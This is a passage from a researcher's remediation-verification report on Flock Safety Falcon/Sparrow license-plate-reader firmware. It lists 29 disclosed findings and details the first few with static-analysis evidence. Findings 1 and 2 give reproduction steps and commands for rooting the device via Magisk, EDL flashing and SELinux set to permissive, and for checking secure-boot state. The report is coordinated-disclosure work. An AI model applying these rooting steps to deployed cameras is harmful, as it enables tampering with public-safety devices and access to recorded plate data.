



JON 'GAINSEC' GAINES

## *Examining the Security Posture of an Anti-Crime Ecosystem*

**Falcon / Sparrow Remediation  
Verification · Flex\* Applicability  
Unverified**

**1.0RV - Remediation Verification**

Prepared September 17, 2026

PUBLIC RELEASE

**Analyzed scope:** supplied Falcon/Sparrow image  
**29 remediation-review entries**

Flex\* applicability is unverified.

---

**Report navigation****Table of Contents**

—Disclaimer

—Abstract

—Background

—Executive Summary

—Findings Overview

**1**Root Shell Whitepaper F12 / disclosure F12Unremediated — Still Vulnerable

**2**Secure Boot is Disabled Whitepaper F13 / disclosure F13Unconfirmed — Physical fuse state required

**3**Unlocked Bootloader Whitepaper F14 / disclosure F14Unremediated — Still Vulnerable

**4**Lack of Authentication: EDL/QDL Mode Whitepaper F15 / disclosure F15Unconfirmed — Physical EDL authentication  
handshake required

**5**Lack of Authentication - Android Debug Bridge Whitepaper F16 / disclosure F16Unremediated — Still Vulnerable

**6**Improper Access Control - ADB Sideload Whitepaper F17 / disclosure F17Unremediated — Still Vulnerable

**7**Lack of Flash/eMMC Encryption Whitepaper F18 / disclosure F18Partially Remediated — Offline Media Recovery Remains

**8**Unsupported End-of-Life Operating System Whitepaper F19 / disclosure F19Unremediated — Still Vulnerable

**9**Development/Test Credential in Production Whitepaper F20 / disclosure F20Unconfirmed — Effective saved-network store  
encrypted

**10**Unauthenticated Administrative API Endpoints Whitepaper F28 / disclosure F28Unremediated — Still Vulnerable

**11**Hidden Hardware Debug Functionality - Hotspot Whitepaper F29 / disclosure F29Likely Unremediated — High  
Confidence

**12**Wireless Remote Code Execution (RCE) - System Whitepaper F30 / disclosure F30Likely Unremediated — Dependent on  
F29 Runtime State

**13**Incorrect Default Permissions - Media Recordings Directories Whitepaper F31 / disclosure F31Unconfirmed —  
Ordinary-User File Access Not Established

---

**14**Shared Media Library Allows Cross-App Data Exposure Whitepaper F32 / disclosure F32Unremediated — Still

Vulnerable

**15**Wireless Remote Code Execution (RCE) - Shell Whitepaper F33 / disclosure F33Likely Unremediated — Dependent on

F29 Runtime State

**16**Unauthenticated Debug Broadcast Clears Settings and Shuts Off Device Whitepaper F34 / disclosure

F34Unremediated — Still Vulnerable

**17**Multiple Privileged System Apps Shipped with Debugging Enabled Whitepaper F35 / disclosure

F35Unremediated — Still Vulnerable

**18**Lack of Per-File Encryption on Sensitive Media Whitepaper F36 / disclosure F36Unremediated — Still Vulnerable

**19**Hardcoded Auth0 Secret Removed; Residual Plaintext Credential Storage Whitepaper F37 / disclosure

F37Partially Remediated — Residual Plaintext Credential Storage

**20**Root Command Injection via Data Log Cleanup Service Whitepaper F38 / disclosure F38Unremediated — Still

Vulnerable

**21**Suspected Lifecycle Defect — Stale Sensitive Media Copies Whitepaper F39 / disclosure F39Unconfirmed —

Suspected Lifecycle Defect

**22**Sensitive Information Disclosed - Cleartext API Keys/Credentials Whitepaper F40 / disclosure

F40Unremediated — Still Vulnerable

**23**Wireless Remote Code Execution (RCE) - Root Whitepaper F41 / disclosure F41Likely Unremediated — Dependent on

F29 Runtime State

**24**ML/AI Local Model Accessible Whitepaper F42 / disclosure F42Model Accessibility Confirmed — Security Impact Not Established

**25**Sensitive Information Disclosed - Hardcoded Java Keystore & Password Whitepaper F43 / disclosure

F43Unremediated — Still Vulnerable

**26**Data Recording Retention Relies Solely on Disk Capacity Whitepaper F44 / disclosure F44Closed — Original Claim

Not Reproduced

**27**Records Are Stored on an Unencrypted External Partition Whitepaper F45 / disclosure F45Partially Remediated —

Offline Media Recovery Remains

**28**Sensitive Information Disclosed - Datadog API Token Whitepaper F46 / disclosure F46Historical Token Retained —

Current Security Impact Unconfirmed

**29**Remote Code Execution (RCE) - System\* Whitepaper F51 / disclosure F55Unremediated — Still Vulnerable

**Public release context****DISCLAIMER**

See previous research disclosures and publications in regards to the full disclaimer. For this work specifically, no new findings were searched for. The original findings listed in this report went through the responsible disclosure process.

This remediation review also documents implementation changes and alternate paths observed in a later supplied corpus. Unless a finding states otherwise, the report does not claim that those later details—particularly the replacement credential-storage path in F37, the alternate chain in F41, or the encrypted-but-offline-recoverable media implementation in F45—were included in the earlier notifications.

As with all of my independent research projects, the entirety of this project was completed using my own time, money, and resources. My past and current employers are in no way associated with this research.

This report is published so defenders, vendors, and the public can understand the observed security posture and support meaningful remediation. The conclusions and opinions are my own.

---

**ABSTRACT**

This report is the remediation-verification layer for Jon ‘GainSec’ Gaines’s independent research into Flock Safety’s connected public-safety ecosystem. The original work examined researcher-owned hardware in isolated lab conditions, documented vulnerabilities across several device families, and followed a coordinated disclosure process. It did not access or test production systems.

This report is a remediation review of the supplied Falcon/Sparrow firmware image. Flex\* applicability is unverified. It preserves the original descriptions and public reproduction record alongside the remediation evidence obtained from the supplied files.

## Research and public-record context

# Background

## The original whitepaper and disclosures

*Examining the Security Posture of an Anti-Crime Ecosystem* documented **51 findings** in its November 2025 public-release whitepaper. By the end of the active research, **55 vulnerabilities had been disclosed to Flock Safety** across approximately five rounds of responsible disclosure.

### Public whitepaper

Version 1.2 public release

### DEF CON 34 companion paper

Full finding and reproduction context

### Research archive

Whitepaper, statements, and supporting material

## Technical write-ups and project publications

- Bird Hunting Season - Flock Safety anti-crime systems
- Plucked and Rooted - Raven debug shell
- Grounded Flight - Falcon/Sparrow root shell
- Trap Shooter - Flock Safety sniffer and alarm
- Root from the Coop - Picard/Bravo compute box
- Fly-By - wireless RCE, camera feed, denial of service, and disclosure
- Button presses to shell over Wi-Fi
- Formalizing my Flock Safety security research
- BirdEye - Flock visual-recognition model testing
- Finding 67 - exposed live camera feeds and debug interfaces
- Bird Hunting Season at DEF CON 34

## Researcher background

Jon Gaines, known publicly as GainSec, has over a decade of professional experience as an offensive cybersecurity engineer and independent researcher, and about two decades of experience as a white-hat hacker. Currently, he is a Senior Offensive Security Engineer at a military technology company and an Adjunct Instructor at Herkimer College. He also publishes independent security research and open-source tools under his personal brand, GainSec. His research has been published in Phrack, and he has presented at DEF CON. He has discovered novel vulnerabilities assigned at least 50 official Common Vulnerabilities and Exposures (CVE) identifiers across different technologies, including Tridium's Niagara industrial control systems and Kapsch TrafficCom transportation products.

Professionally, Gaines leads offensive security engagements across software, hardware, firmware, and human vulnerabilities. He identifies and exploits weaknesses through authorized testing to demonstrate what an adversary could accomplish, then works directly with engineers to design, implement, and validate protections. The objective is to find and address those weaknesses before malicious actors can exploit them. In defense-technology work, that responsibility includes helping secure systems whose failure could put lives at risk.

## Published firmware corpus and provenance

For this paper, on September 16, 2026, **WIRED** and **404 Media** released articles describing software and data obtained from a deployed Flock license-plate reader. Additionally, a copy of the firmware was placed on **Distributed Denial of Secrets** for distribution.

The assessed copy is the 54-image, 28.55 GiB corpus distributed through DDoSecrets and first inventoried in the local analysis environment on **September 16, 2026**. That date records local intake and analysis; it is not the original device-acquisition date and does not establish deployment currency. The report author did not participate in acquiring the camera or its data. The original acquisition method, custody before publication, exact retail SKU, and deployment state were not independently established.

The supplied primary system identifies Android 8.1.0 / OPM1.171019.026, incremental 2020000, a June 5, 2025 build timestamp, and the primary Flock application suite at **6.35.47**. The original research archive contains application versions **6.35.23-6.35.35** on one compared branch and **7.38.3-7.38.5** on another. Version numbers alone do not establish release order across different packages or branches.

Production-derived media was analyzed only to validate storage encryption, offline recovery, file formats, permissions, duplication, and retention characteristics. The adopted-media volume was opened offline with key material present in the supplied corpus; 27,325 regular files were inventoried, all 27,321 MP4-named records were classified and hashed, and a deterministic 32-record sample was parsed with ffprobe. No live production device or service was contacted. The private analysis environment retains the supplied images and derived validation logs; this public report excludes the raw media key, current credential values, private keys, device/client identifiers, exact recording timestamps and paths, and imagery.

As I no longer have Flock Safety hardware, I used **static analysis with specified offline validation**, including controlled script execution and read-only offline decryption, to assess the supplied files after approximately five rounds of earlier disclosure.

**Flex\* scope note.** Flex\* is included where the original research grouped the LPR device families. The supplied artifacts do not establish that Flex\* uses the same chipset or firmware as Falcon and Sparrow; Flex\* applicability is unverified.

## **CGNAT is not authentication**

One implication of the historical PTZ and LPR feed exposure deserves separate attention. The device services were configured to listen on all interfaces, while public reachability appears to have been controlled at the carrier-network layer. If the intended protection was primarily carrier-grade network address translation (CGNAT), then the effective security boundary was the telecommunications network rather than the service itself.

CGNAT can prevent unsolicited connections from the public internet, but it does not authenticate a client. Reachability between cellular subscribers, private access point names, or internal carrier systems depends on provider routing, segmentation, and access-control rules. This assessment did not test the internal telecommunications path and does not claim that an ordinary subscriber could reach these cameras. The material concern is that a service listening on every interface without application-layer authentication places substantial trust in infrastructure outside the device.

That threat model is material in light of Salt Typhoon. **CISA and its partners reported** that PRC state-sponsored actors compromised telecommunications networks, targeted backbone and provider-edge routers, used trusted connections to pivot, and maintained long-term access. An adversary operating within infrastructure implicitly trusted by an edge device could have a network position unavailable to an ordinary internet scanner. A broadly bound, unauthenticated media or management service therefore remains a security concern even when it is not publicly routable.

**Remediation relevance.** The supplied image establishes broadly bound services. CGNAT does not provide application-layer authorization when the affected components are active. The evidence does not establish their present carrier-side reachability. Application behavior can be assessed from the supplied files, while carrier exposure requires representative deployment evidence.

## Remediation review of the supplied Falcon/Sparrow firmware image

## Executive Summary

This report applies the public-release whitepaper format to the supplied 54-partition Falcon/Sparrow image. Flex\* applicability is unverified. It preserves the historical finding record and whitepaper CVSS ratings, then adds the supplied-file result and evidence used for each remediation disposition.

The 29 report entries preserve historical findings, overlapping weaknesses, and exploit-chain stages. They should not be read as 29 independent vulnerabilities.

|               |                      |             |                      |                    |   |   |   |   |
|---------------|----------------------|-------------|----------------------|--------------------|---|---|---|---|
| 14            |                      |             |                      |                    | 4 | 7 | 3 | 1 |
| 14            | 4                    | 7           | 3                    | 1                  |   |   |   |   |
| UNREMIEDIATED | LIKELY UNREMIEDIATED | UNCONFIRMED | PARTIALLY REMEDIATED | CLOSED / CORRECTED |   |   |   |   |


**Assessment boundary.** Physical-device testing was not possible. F13, F15, F20, F29, F31, and F39 retain explicit runtime evidence requirements. F30, F33, and F41 inherit F29's unconfirmed installer/hotspot activation prerequisite. Each affected finding states the remaining runtime confidence gap.

**Assessment method.** Static analysis with specified offline validation, including controlled script execution and read-only offline decryption of the supplied media container. Multiple tools used by the same analyst provide cross-tool corroboration; they are not independent replication.

## Result

14 entries are unremediated under the stated supplied-file criteria; 4 are likely unremediated but retain a runtime prerequisite; 3 are partially remediated; 7 remain unconfirmed; and 1 is closed because the original claim was not reproduced in the compared implementations. These counts describe report dispositions, not independent vulnerability totals.

## Historical whitepaper severity distribution



## Supplied Falcon/Sparrow image · Flex\* applicability unverified

### Findings Overview

The whitepaper and later-disclosure identifiers match except for the final entry: whitepaper F51 maps to later disclosure F55. Historical findings, overlaps, and exploit-chain stages remain separate report entries.

UNREMIEDIATED

LIKELY UNREMIEDIATED

UNCONFIRMED

PARTIALLY REMEDIATED

CLOSED / CORRECTED

| No. | Whitepaper ID | Disclosure ID | Finding                                                      | Historical severity | Remediation status                                           |
|-----|---------------|---------------|--------------------------------------------------------------|---------------------|--------------------------------------------------------------|
| 1   | F12           | F12           | Root Shell                                                   | Critical            | UNREMIEDIATED — STILL VULNERABLE                             |
| 2   | F13           | F13           | Secure Boot is Disabled                                      | Critical            | UNCONFIRMED — PHYSICAL FUSE STATE REQUIRED                   |
| 3   | F14           | F14           | Unlocked Bootloader                                          | Critical            | UNREMIEDIATED — STILL VULNERABLE                             |
| 4   | F15           | F15           | Lack of Authentication: EDL/QDL Mode                         | Critical            | UNCONFIRMED — PHYSICAL EDL AUTHENTICATION HANDSHAKE REQUIRED |
| 5   | F16           | F16           | Lack of Authentication - Android Debug Bridge                | High                | UNREMIEDIATED — STILL VULNERABLE                             |
| 6   | F17           | F17           | Improper Access Control - ADB Sideload                       | High                | UNREMIEDIATED — STILL VULNERABLE                             |
| 7   | F18           | F18           | Lack of Flash/eMMC Encryption                                | Medium              | PARTIALLY REMEDIATED — OFFLINE MEDIA RECOVERY REMAINS        |
| 8   | F19           | F19           | Unsupported End-of-Life Operating System                     | Medium              | UNREMIEDIATED — STILL VULNERABLE                             |
| 9   | F20           | F20           | Development/Test Credential in Production                    | Low                 | UNCONFIRMED — EFFECTIVE SAVED-NETWORK STORE ENCRYPTED        |
| 10  | F28           | F28           | Unauthenticated Administrative API Endpoints                 | Critical            | UNREMIEDIATED — STILL VULNERABLE                             |
| 11  | F29           | F29           | Hidden Hardware Debug Functionality - Hotspot                | Critical            | LIKELY UNREMIEDIATED — HIGH CONFIDENCE                       |
| 12  | F30           | F30           | Wireless Remote Code Execution (RCE) - System                | Critical            | LIKELY UNREMIEDIATED — DEPENDENT ON F29 RUNTIME STATE        |
| 13  | F31           | F31           | Incorrect Default Permissions - Media Recordings Directories | Critical            | UNCONFIRMED — ORDINARY-USER FILE ACCESS NOT ESTABLISHED      |
| 14  | F32           | F32           |                                                              | High                |                                                              |

| No. | Whitepaper ID | Disclosure ID | Finding                                                               | Historical severity | Remediation status                                              |
|-----|---------------|---------------|-----------------------------------------------------------------------|---------------------|-----------------------------------------------------------------|
|     |               |               | Shared Media Library Allows Cross-App Data Exposure                   |                     | UNREMIEDIATED — STILL VULNERABLE                                |
| 15  | F33           | F33           | Wireless Remote Code Execution (RCE) - Shell                          | High                | LIKELY UNREMIEDIATED — DEPENDENT ON F29 RUNTIME STATE           |
| 16  | F34           | F34           | Unauthenticated Debug Broadcast Clears Settings and Shuts Off Device  | High                | UNREMIEDIATED — STILL VULNERABLE                                |
| 17  | F35           | F35           | Multiple Privileged System Apps Shipped with Debugging Enabled        | High                | UNREMIEDIATED — STILL VULNERABLE                                |
| 18  | F36           | F36           | Lack of Per-File Encryption on Sensitive Media                        | High                | UNREMIEDIATED — STILL VULNERABLE                                |
| 19  | F37           | F37           | Hardcoded Auth0 Secret Removed; Residual Plaintext Credential Storage | Medium              | PARTIALLY REMEDIATED — RESIDUAL PLAINTEXT CREDENTIAL STORAGE    |
| 20  | F38           | F38           | Root Command Injection via Data Log Cleanup Service                   | Medium              | UNREMIEDIATED — STILL VULNERABLE                                |
| 21  | F39           | F39           | Suspected Lifecycle Defect — Stale Sensitive Media Copies             | Medium              | UNCONFIRMED — SUSPECTED LIFECYCLE DEFECT                        |
| 22  | F40           | F40           | Sensitive Information Disclosed - Cleartext API Keys/Credentials      | Medium              | UNREMIEDIATED — STILL VULNERABLE                                |
| 23  | F41           | F41           | Wireless Remote Code Execution (RCE) - Root                           | Medium              | LIKELY UNREMIEDIATED — DEPENDENT ON F29 RUNTIME STATE           |
| 24  | F42           | F42           | ML/AI Local Model Accessible                                          | Medium              | MODEL ACCESSIBILITY CONFIRMED — SECURITY IMPACT NOT ESTABLISHED |
| 25  | F43           | F43           | Sensitive Information Disclosed - Hardcoded Java Keystore & Password  | Low                 | UNREMIEDIATED — STILL VULNERABLE                                |
| 26  | F44           | F44           | Data Recording Retention Relies Solely on Disk Capacity               | Informational       | CLOSED — ORIGINAL CLAIM NOT REPRODUCED                          |
| 27  | F45           | F45           | Records Are Stored on an Unencrypted External Partition               | Informational       | PARTIALLY REMEDIATED — OFFLINE MEDIA RECOVERY REMAINS           |
| 28  | F46           | F46           | Sensitive Information Disclosed - Datadog API Token                   | Informational       | HISTORICAL TOKEN RETAINED — CURRENT SECURITY IMPACT UNCONFIRMED |
| 29  | F51           | F55           | Remote Code Execution (RCE) - System*                                 | Critical            | UNREMIEDIATED — STILL VULNERABLE                                |

---

**Original research plus supplied-image proof****Detailed Findings**

The following sections preserve the original public finding record and append the remediation result for the supplied image. Each finding includes only the decisive artifact, predicate, result, and runtime-boundary evidence needed to support its disposition. Whitepaper CVSS ratings are preserved as historical source ratings.

**Interpretation.** “Unremediated” means the supplied artifacts prove the vulnerable or materially equivalent path under the finding's stated boundary. “Likely Unremediated” means the files retain the path while a runtime prerequisite remains. “Partially Remediated” records both the implemented control and the residual weakness. “Unconfirmed” states the exact evidence still required. “Closed / Corrected” means the original claim was not reproduced in the compared implementations; it does not imply deployment-retention compliance. Flex\* applicability is unverified.

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 1: ROOT SHELL — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 1                                                                                                                           | WHITEPAPER: F12<br>LATER DISCLOSURE: F12 |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                     |                                          |
| Type: Broken Authentication/Authorization                                                                                                                                                   | The Falcon/Sparrow/Flex* LPR failed to prevent a root shell from being achieved. Root access results in complete device compromise. | Historical Whitepaper CVSS Score: 9.8    |
| Threat Context: Experienced Attacker                                                                                                                                                        |                                                                                                                                     | Severity: CRITICAL                       |
| Public Full Disclosure Date: 06/19/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                          | CVE #: N/A                               |
|                                                                                                                                                                                             | An attacker with physical access can get root access to the device.                                                                 |                                          |
| CVSS 4.0 AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                     | CWE: CWE-306                             |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                          | Further Research Recommended: N          |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* License Plate Readers                                                                                          |                                          |

| REMEDATION VERIFICATION |                                                                                                                                                                                                | UNREMEDIED — STILL VULNERABLE |
|-------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------|
| Original version(s)     | LPR v2.2; Android 8.1.0; OPM1.171019.026; OpenQ 624A / MSM8953.                                                                                                                                |                               |
| Tested version(s)       | Supplied partition set: aboot SHA-256<br>7f2dcb3132d4679e14ef6c9d902f14abf0749793d76b855070baf7edc7f1df07; devinfo SHA-256<br>2cd55e396ac489534dfb11ba08ff3b48e032a5ce1c2adcb3a4481f39b9a3d0a6 |                               |
| Remediation test        | Parse the supplied devinfo structure, reverse engineer the supplied aboot, and trace the persisted unlock field through the boot-image verification decision with radare2 and Ghidra.          |                               |
| Remediation test result | This finding was found to not be resolved. The supplied bootloader retains the historical unlocked-device verification bypass, and the supplied devinfo selects it.                            |                               |

## Steps to Reproduce

1. Download Magisk v23; unzip and copy the device's stock `boot.img` into the Magisk directory.
2. Flip the dip switch off, power on, flip the dip switch on, connect USB; push the Magisk directory to the device.
3. `adb shell` in; move the 32-bit magisk binaries removing `.so`, `chmod` them executable.
4. `chmod` and run `boot_patch.sh` to patch the stock `boot.img`; pull the patched image.
5. Reboot to EDL and flash the patched image; regain `adb`.
6. Uninstall the auto-installed Magisk APK, install the proper v23 APK, mirror with `scrcpy`, grant `su` on first `su`.
7. Set SELinux to permissive.

```
adb push magisk/ /data/local/tmp/  
adb shell chmod +x boot_patch.sh && ./boot_patch.sh boot.img  
adb pull /data/local/tmp/new-boot.img
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- edl
- MicroUSB cord
- adb
- Magisk

## Mitigation

Apply the other findings mitigations.

**Public sources:** [Presentation p. 12](#) · [Whitepaper F12](#), [PDF p. 38](#) · [S04](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Persisted unlock state

**Procedure:** Compare devinfo offset 0x10 in the original and supplied images.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
historical devinfo.img
sha256=6e404981eda801ad89272f96cce2b7fc6a34130a610d53db42a4ec3a96e23eda
bytes[0x00:0x20]=41 4e 44 52 4f 49 44 2d 42 4f 4f 54 21 00 00 00 01 00 00 00 00 00 00 00 01 00
00 00 00 00 00 00
is_unlocked@0x10=1

supplied 23_devinfo.img
sha256=2cd55e396ac489534dfb11ba08ff3b48e032a5ce1c2adcb3a4481f39b9a3d0a6
is_unlocked@0x10=1
```

## 2. Boot-verifier decision

**Procedure:** Disassemble both aboot binaries and trace the devinfo field into the verification branch.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
HISTORICAL
function=FUN_8f62ec28
field_load=0x8f62ec3c: ldr r0, [r3, 0x10]
zero_test=0x8f62ec48: cmp r0, 0
unlocked_branch=0x8f62ec7c
message_load=0x8f62ec94-0x8f62ec98: Device is unlocked! Skipping verification...

SUPPLIED
function=FUN_8f62c478
field_load=0x8f62c48c: ldr r0, [r3, 0x10]
zero_test=0x8f62c498: cmp r0, 0
unlocked_branch=0x8f62c4cc
message_load=0x8f62c4e4-0x8f62c4e8: Device is unlocked! Skipping verification...

NORMALIZED SEMANTIC SEQUENCE
- load the ANDROID-BOOT device-info structure
- read the little-endian field at structure offset 0x10
- compare that field with zero
- when nonzero, select the unlocked-device branch
- update verifier state, execute the boot-state helper, and log that verification is skipped
- return to the boot flow without rejecting the boot image
```

### Runtime / evidence boundary

A physical modified-boot acceptance test would confirm runtime behavior, but is not required to establish that the supplied remediation build retains and currently selects the bypass.

### Closure requirement

Require integrated release evidence for secure boot, locked bootloader, recovery authentication, debug authentication and restricted install paths; routine operation must not require root access.

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 2: SECURE BOOT IS DISABLED — FALCON/SPARROW/  
FLEX\* LPR

|                                                                                                                                                                                                            |                                                                                                                                                                                                                                                                                                                         |                                          |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                                             | FINDING 2                                                                                                                                                                                                                                                                                                               | WHITEPAPER: F13<br>LATER DISCLOSURE: F13 |
| Original Whitepaper Finding                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                         |                                          |
| Type: Cryptographic Failures                                                                                                                                                                               | The Falcon/Sparrow/Flex* LPR was found to have 'Secure Boot' disabled. Secure Boot is a security feature that ensures only trusted software runs during the device's startup process.                                                                                                                                   | Historical Whitepaper CVSS Score: 9.8    |
| Threat Context: Inexperienced Attacker                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                         | Severity: CRITICAL                       |
| Public Full Disclosure Date: 06/19/2025                                                                                                                                                                    | Original Whitepaper Impact                                                                                                                                                                                                                                                                                              | CVE #: CVE-2025-47822                    |
|                                                                                                                                                                                                            | Disabling Secure Boot allows unsigned or malicious bootloaders and kernel-level code to execute during system startup, undermining the trust chain and enabling persistent compromise at the firmware or OS level. This exposes the host to rootkits and pre-boot tampering undetectable by standard security controls. |                                          |
| CVSS 4.0 AV:P/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N<br><small>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment.</small> |                                                                                                                                                                                                                                                                                                                         | CWE: CWE-1104                            |
| Discovered By: Jon Gaines                                                                                                                                                                                  | Affected Hardware/Software                                                                                                                                                                                                                                                                                              | Further Research Recommended: N          |
|                                                                                                                                                                                                            | Falcon/Sparrow/Flex* License Plate Readers                                                                                                                                                                                                                                                                              |                                          |

|                         |                                                                                                                                                                                                                                  |                                            |
|-------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                                                                  | UNCONFIRMED — PHYSICAL FUSE STATE REQUIRED |
| Original version(s)     | Historical Falcon about a6ddce794033...; historical physical SoC                                                                                                                                                                 |                                            |
| Tested version(s)       | Current about 7f2dcb3132d...; physical QFPROM state unavailable                                                                                                                                                                  |                                            |
| Remediation test        | Compared historical/current about security and fuse-query strings, joined the existing two-tool boot-verifier RE, classified relevant security-chain partitions, and separated eMMC-resident code from immutable QFPROM state.   |                                            |
| Remediation test result | This finding requires live device access to confirm its remediation state. Direct historical execution evidence records the original APQ8053/MSM8953 unit as possibly unfused and accepting a public loader, while current about |                                            |

retains fuse-query logic. Neither the current partition set nor the historical screenshot contains the immutable fuse state of a representative current SOM.

## Steps to Reproduce

1. Open case; dip switch off; hold volume-down and power on; dip switch on; connect micro-USB → device in fastboot.
2. Read variables and note `secure:no`.
3. Alternatively enter EDL (Force USB button) and confirm via the `edl secureboot` check — output prints `Secure boot disabled.` (Sahara/Firehose V3.62).

```
adb reboot fastboot
fastboot getvar all          # note secure: no
./edl secureboot --loader=ALPR_DDR_Firehose.mbn
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- MicroUSB Cord
- fastboot

## Mitigation

Enable Secure Boot

**Public sources:** [Presentation p. 12](#) · [Whitepaper F13, PDF p. 39](#) · [S04](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Historical/current SCM-QFPROM boundary

**Procedure:** strings -a -t x {historical,current}\_about.img | grep <security/fuse/dload terms>

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
F13 SECURE-BOOT STATIC BOUNDARY
=====
```

```
Historical about SHA-256: a6ddce79403330a31a662b6546faae4c813506dce5b0dae2c39d0d7e623ca439
```

```
Current about SHA-256: 7f2dcb3132d4679e14ef6c9d902f14abf0749793d76b855070baf7edc7f1df07
```

```
[historical about security/fuse/dload strings]
```

```
6a200 HALT: reboot into dload mode...
6b4a8 HLOS_BL_MILESTONE_FUSE
6b4c0 QCOM_VB_Send_Milestone: set_tamper_fuse_cmd (HLOS_BL_MILESTONE_FUSE) fails!
6b510 QCOM_VB_Send_Milestone: TZ didn't support this feature! Version: major = %d, minor = %d, patch = %d
6ea50 Failed to call SCM_SVC_FUSE.SCM_QFPROM_READ_ROW_ID SCM
6eb9c scm call to check secure boot fuses failed
6ec18 SCM call to check dload mode failed: %x
73064 oem unlock is not allowed
73e24 dload mode key sequence detected
```

```
[current about security/fuse/dload strings]
```

```
656d4 HALT: reboot into dload mode...
666e8 HLOS_BL_MILESTONE_FUSE
66700 QCOM_VB_Send_Milestone: set_tamper_fuse_cmd (HLOS_BL_MILESTONE_FUSE) fails!
66750 QCOM_VB_Send_Milestone: TZ didn't support this feature! Version: major = %d, minor = %d, patch = %d
697f8 Failed to call SCM_SVC_FUSE.SCM_QFPROM_READ_ROW_ID SCM
698f4 scm call to check secure boot fuses failed
69970 SCM call to check dload mode failed: %x
6d2e0 oem unlock is not allowed
6e000 dload mode key sequence detected
```

### INTERPRETATION

- Both bootloaders call Qualcomm SCM/QFPROM services to query fuse-backed security state.
- Current about explicitly reports failure paths for secure-boot-fuse and download-mode checks.
- The code proves that the decision is obtained from the physical SoC through SCM; it does not serialize the returned QFPROM value into any supplied eMMC partition.
- 10\_devcfg.img contains hardware-description labels such as enable\_fuseblow and QFPROM\_rail\_id. Those labels are configuration metadata, not the one-time-programmable fuse contents.
- F12 remains independently Unremediated – Still Vulnerable because current devinfo is\_unlocked=1 selects the later boot-image verification bypass.

STATUS=Unconfirmed – Physical fuse state required

MINIMAL\_NO\_FLASH\_CHECK=Read secure-boot authentication/QFPROM state from an owned representative unit through an approved read-only bootloader/EDL diagnostic; do not erase, write, or boot a modified image.

2. Direct historical APQ8053/MSM8953 EDL execution record

**Procedure:** read-only acquire and verify original research screenshot; transcribe EDL identity and result

REMIEDIATION TESTING OUTPUT / EVIDENCE

```
HWID=0x000660e100000000 MSM_ID=0x000660e1 OEM_ID=0x0000 MODEL_ID=0x0000
CPU_DETECTED=APQ8053
PK_HASH=cc3153a80293939b90d02d3bf8b23e0292e452fef662c74998421adad42a380f
SELECTED_LOADER=longcheer/000660e100000000_ddb33f2a320b3536_fhprg_peek.bin
SAHARA_RESULT=Loader successfully uploaded
FIREHOSE_TARGET=MSM8953
FIREHOSE_MEMORY=eMMC
SOURCE_SCREENSHOT_SHA256=53db1b12140106ac2adcdacf0d6faf58a0632a1611d579c002eed1f071f42d50
CURRENT_DEVICE_INTERACTION=false
```

|                             |                                                                                                                                                                                          |
|-----------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | Read-only secure-boot/fuse state from an owned representative current 6.35.47 SOM, tied to its exact label/serial and build.                                                             |
| Closure requirement         | Record current secure-boot/QFPROM status through approved read-only ADB/fastboot or vendor attestation and prove the first mutable boot stage is authenticated on the exact current SOM. |

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 3: UNLOCKED BOOTLOADER — FALCON/SPARROW/  
FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                                                                                                           |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 3                                                                                                                                                                                                                 | WHITEPAPER: F14<br>LATER DISCLOSURE: F14 |
